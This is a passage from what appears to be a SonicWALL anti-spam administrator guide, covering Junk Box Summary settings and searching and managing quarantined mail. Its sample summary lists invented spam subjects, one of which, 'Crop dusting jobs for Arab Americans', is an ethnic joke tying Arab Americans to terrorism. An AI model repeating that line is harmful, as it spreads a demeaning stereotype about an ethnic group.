
89

Managing the Junk Summary

Anti-Spam > Junk Box Summary

The Junk Store sends an email message to users listing all the messages placed in their Junk Summary. The **Anti-Spam > Junk Box Summary** page allows you to set up the Junk Summary for users.

To configure the types of messages that are logged, there is a link to the **Anti-Spam > Advanced** page.



The **Anti-Spam > Junk Box Summary** page allows you to set these options:

- **Frequency Settings** – Set the frequency and time Junk Box summaries are sent to you.
- **Message Settings** – Configure what is included in the summary, the language, and whether the summary contains graphics.
- **Miscellaneous Settings** – Set options such as single-click viewing of messages and authentication.
- **Other Settings** – Set options such as sender of summary, email subject, and URL for users.

Topics:

Managing the Junk Summary

To manage the junk summary:

1 In the **Frequency Settings** section of the **Anti-Spam > Junk Box Summary** page, select how often summaries are sent to you from the **Frequency of Summaries** drop-down menu.

Minimum frequency is **14 Days**, maximum is **1 Hour**, the default is **1 Day**. To prevent summaries from being sent to you, select **Never**.

2 Select from the **Time of day to send summary** options to customize the time your users receive email notifications.

NOTE: Individual users can override this setting.

- **Any time of day** (default)
- **Within an hour of** – select a time of day from the drop-down menu; the default is **12 AM**

3 If you selected **7 Days** or **14 Days** from the **Frequency of summaries** drop-down menu, the **Day of week to send summary** options become available. To customize the date your users receive email notifications, select either:

NOTE: Individual users can override this setting.

- **Any day of the week** (default)
- **Send summary on** – select a day of the week from the drop-down menu; the default is **Monday**

4 Optionally, from the **Time Zone** drop-down menu, select the Greenwich Mean Time (GMT) to be used in determining the frequency.

5 In the **Message Settings** section, select what to include in the message summary from the **Summaries include** options:

- **All Junk Messages** (default)
- **Likely Junk Only (hide definite junk)**

6 Optionally, select a language for the emails from the **Language of summary emails** drop-down menu.

7 For **Send plain summary (no graphics)**, select whether the summary does not contain graphics by clicking the **Plain summary** check box. By default, graphics are included in the summary.

a To see an example for either version, click the appropriate link:

- **view plain example**

Junk Box Summary for: biz@example.com

In the past 24 hours, your organization has received 8040 Junk emails and 1122 Good emails.


Junk Emails Blocked: 24
The emails listed below have been placed in your personal Junk Box since your last Junk Box Summary and will be deleted after 90 days. To receive any of these messages, click Unjunk. The message will be delivered to your inbox.

Junk Box Summary

```
[Unjunk] [View] johnn@180solutions.com     Re: 180 Advertising
[Unjunk] [View] dmcswzzain@hotmail.com      -*- YES, Earn a Doctors income wi...
[Unjunk] [View] support@ebay.com           Win Free Stuff
[Unjunk] [View] spammer@corp.net           Take Some Viagra, its Cheap
   .
   .
   .
[Unjunk] [View] warning@alertsPC.com       *!Alert. Read this. Click on buttons
or BOOM
[Unjunk] [View] 31331@haxor.i.ua           133t H@x0r eZ xP10ts
[Unjunk] [View] ez@speller.com             Learn to read words like a Pro
[Unjunk] [View] biggy@fat-guru.com         Secret strategies of staying
unemployed and fat
[Unjunk] [View] opportunity@yesyoucan.com Crop dusting jobs for Arab Americans
```

Junk blocking by SonicWALL, Inc.

- **view graphic example**



b Close the window.

8 In the **Miscellaneous Settings** section, choose how email junkbox summary notifications are viewed from the **Enable "single click" view of messages** options:

- **Off**
- **View messages only (user can preview messages without having to type their username/passwords.)** (default)
- **Full access (clicking any link in a Junk Box Summary grants full access to the particular user's settings)**

9 To allow your users to authenticate to unjunk email messages, select the **Enable Authentication to Unjunk check box**. This option is not selected by default.

10 To limit junk box summaries notifications to users in LDAP, select the **Only send Junk Box Summary emails to users in LDAP** check box.

11 To enable authentication of non-LDAP users, click the **To enable authentication of non ldap users Click here** link. The **Anti-Spam > Users** page displays; for more information about managing users, see Managing Users.

12 In the **Other Settings** section, choose how the summary is to be sent by selecting an option from **Email address from which summary is sent**:

- **Send summary from recipient's own email address** (default)
- **Send summary from this email address**

    a) Enter an email address in the field

13 In the **Name from which summary is sent** field, enter the name to be displayed in the user's email for the summary emails. The default name is **Admin Junk Summary**.

14 In the **Email subject** field, enter the subject line for the Junk Box Summary email. The default is **Summary of junk emails blocked**.

15 The **URL for user view** field is filled in automatically based on your server configuration. It is the basis for all the links in the Junk Box Summary email. If this setting is configured, each user Junk Box Summary emails listing that user's received email threats are sent.

Junk Box Summary emails contain URLs to:

- View quarantined emails.
- Unjunk quarantined emails; users unjunk items in the Junk Box summary email by clicking links in the email.
- Log in to the Junk Box.

IMPORTANT: If you change this URL, to ensure connectivity, test the link if you make any changes by clicking the **Test Connectivity** Test Connectivity button. If the test fails, ensure the URL is correct.

16 Click the **Apply Changes** button.

Reverting to Defaults

You can revert all custom settings to default settings at any time.

To revert to default settings:

1 Click the **Revert** button.

90


Configuring the Junk Box View

- Anti-Spam > Junk Box
  - About the Junk Box Tabs
  - Searching the Messages
  - Managing Messages in the Junk Store

Anti-Spam > Junk Box

On the **Anti-Spam > Junk Box** page, you can view, search, and manage all email messages that are currently in the Junk Store on the Exchange or SMTP server.

NOTE: This functionality is only available if the Junk Store is installed.



Topics:


- About the Junk Box Tabs
- Searching the Messages
- Managing Messages in the Junk Store

About the Junk Box Tabs

The **Anti-Spam > Junk Box** page contains two tabs:

- **Inbound**, which lists only inbound messages
- **Outbound**, which lists only outbound messages

NOTE: If you cannot view the **Outbound** tab, you must upgrade your Junk Store license. If you click on the **Question Mark** icon, this message is displayed:



The function and display of the two tabs are the same. Each tab contains two sections:

- **Simple/Advanced Search Mode**
- **Messages Found**

You can collapse or expand either section by clicking its **Expand/Collapse** icon.

In the **Simple Search Mode** section are two links to other pages:

- To change the duration junk mail is held before deletion, click the link at the end of **Items in the Junk Box will be deleted after** at the top of the section.
- To display the **Anti-Spam > Settings** page, click the **Settings** button at the bottom of the section.

Information Displayed in the Messages Found Table

The **Messages Found** table displays this information about the quarantined messages:

Information about Quarantined Messages

This column	Contains or indicates
Check box icon	Check box for each item in the table. Clicking the **Checkbox** icon in the heading selects all items in the table.
To	Recipient's email address.
Threat	Type of threat the email poses; for more information about threat categories, see Email Threat Category Settings: Options in Configuring Email Threat Categories.
Paperclip icon	Email has attachments.
Subject	Subject line of the email.
From	Sender's email address.
Received	Date the email was sent.

Use the buttons at the top and bottom of the **Messages Found** table to perform the Junk Store management tasks shown in Message Table Buttons on the **Anti-Spam > Junk Box** page.

Message Table Buttons

Button	Function
Delete	Permanently delete the selected message(s) from the Junk Store; to delete all messages click the check box in the table heading
Unjunk	Remove the selected message(s) from the Junk Store and deliver them to the user(s) to whom they are addressed. The delivery time and date are set by the Exchange server when each message is delivered to the user mailbox.
Send Copy To	Keep the selected message(s) in the Junk Store and send a copy of it (them) to a user.

Searching the Messages


You can perform two types of searches on messages found in the Junk Store:

- Simple; see Performing a Simple Search
- Advanced; see Performing an Advanced Search

Performing a Simple Search

To search the Junk Store:

1 On the **Anti-Spam > Junk Box View** page, select either the **Inbound** tab or the **Outbound** tab.



2 Type the text for which to search into the **Search for** field.

Surround sentence fragments with quotation marks (“). Boolean operators (AND, OR, NOT) can be used.

3 Select the desired email field in which to search from the **in** drop-down menu:

- **Subject** (default)
- **From**
- **To**
- **Unique Message ID**

4 From the **on** drop-down menu, select a date to search:

- **---Show all---** (default)
- **Today**
- A particular date; the number of dates vary, depending on the length of time junk messages are held

5 Click the **Search** button to perform the search.

The results are displayed in the **Messages Found** section of the page, and a message is displayed at the top. If the search is successful, the message contains the word, **Success!**, and the entire message is highlighted in green. If a search is not successful, it contains the word, **Warning!**, and the entire message is highlighted in yellow.


6 To return the **Messages Found** table to its original state:

a Delete the data from the **Search for** field.

b Click **Search**.


Performing an Advanced Search

1 On the **Anti-Spam > Junk Box View** page, select either the **Inbound** tab or the **Outbound** tab.



NOTE: To change the settings, click the link in the **Items in the Junk Box will be deleted after *nn* days** to display the **Anti-Spam > Settings** page.

2 Click the **Advanced View** button. The **Simple Search Mode** expands to become the **Advanced Search Mode** section.



3 In the **Query Parameters** section, enter your search criteria in one or more of the **Query Parameter** fields:

Parameter	Query criteria
To	Recipient's email address.
From	Sender's email address. Separate multiple email addresses or domain names with a comma. Boolean operators OR and NOT are supported
Subject	Subject of the email. Enclose sentence fragments with quotation marks (“). Boolean operators AND, OR, and NOT are supported.
Unique Message ID	Unique message ID. Separate multiple entries with a comma.

Parameter	Query criteria
Start Date	First date to search. Enter dates in either format: • `MM/DD/YYYY` • `MM/DD/YYYY hh:mm` (Hour values should be between 0 and 23 [24-hour clock])
End Date	Last date to search. Enter dates in either format: • `MM/DD/YYYY` • `MM/DD/YYYY hh:mm` (Hour values should be between 0 and 23 [24-hour clock])

4 In the **Threats** section, specify the threat categories to search for. By default all categories are selected.

Deselect any category you do not want to include in the search by clicking its checkbox. To deselect all categories, click the **Check None** Check None button. All the categories become unchecked, the **Check All** Check All button becomes active, and the **Check None** button becomes dimmed.

Only messages belonging to one of the Email Threat Categories set to **Store in Junk Box** on the **Anti-Spam > Settings** page are included in the Junk Store. All categories, however, are listed on this page, whether any messages of that type are stored in the Junk Store.

NOTE: To change these settings, click the **Settings** button; the **Anti-Spam > Junk Box Settings** page displays.

5 Click the **Search** button to perform the search.

The results are displayed in the **Messages Found** section of the page, and a message is displayed at the top. If the search is successful, the message contains the word, **Success!**, and the entire message is highlighted in green. If a search is not successful, it contains the word, **Warning!**, and the entire message is highlighted in yellow.

6 To return to the **Simple View**, click the **Simple View** button.

7 To return the **Messages Found** table to its original state:

a Delete the data from the **Search for** field.

b Click **Search**.


Managing Messages in the Junk Store

TIP: If you are not searching the Junk Store, click the **Collapse** icon for the **Simple/Advanced Search Mode** section.

You can delete, unjunk, or send a copy of Junk Store messages.

To manage the Junk Store:

1 On the **Anti-Spam > Junk Box** page, scroll to the **Messages Found** table.



2 Select the check box for the message(s) that you want to manage.


TIP: To select all messages, select the check box in the table header. All check boxes are selected.

3 Perform the management task(s):

- To permanently delete the selected messages from the Junk Store, click the **Delete** button.

  NOTE: Messages are deleted automatically after 30 days.

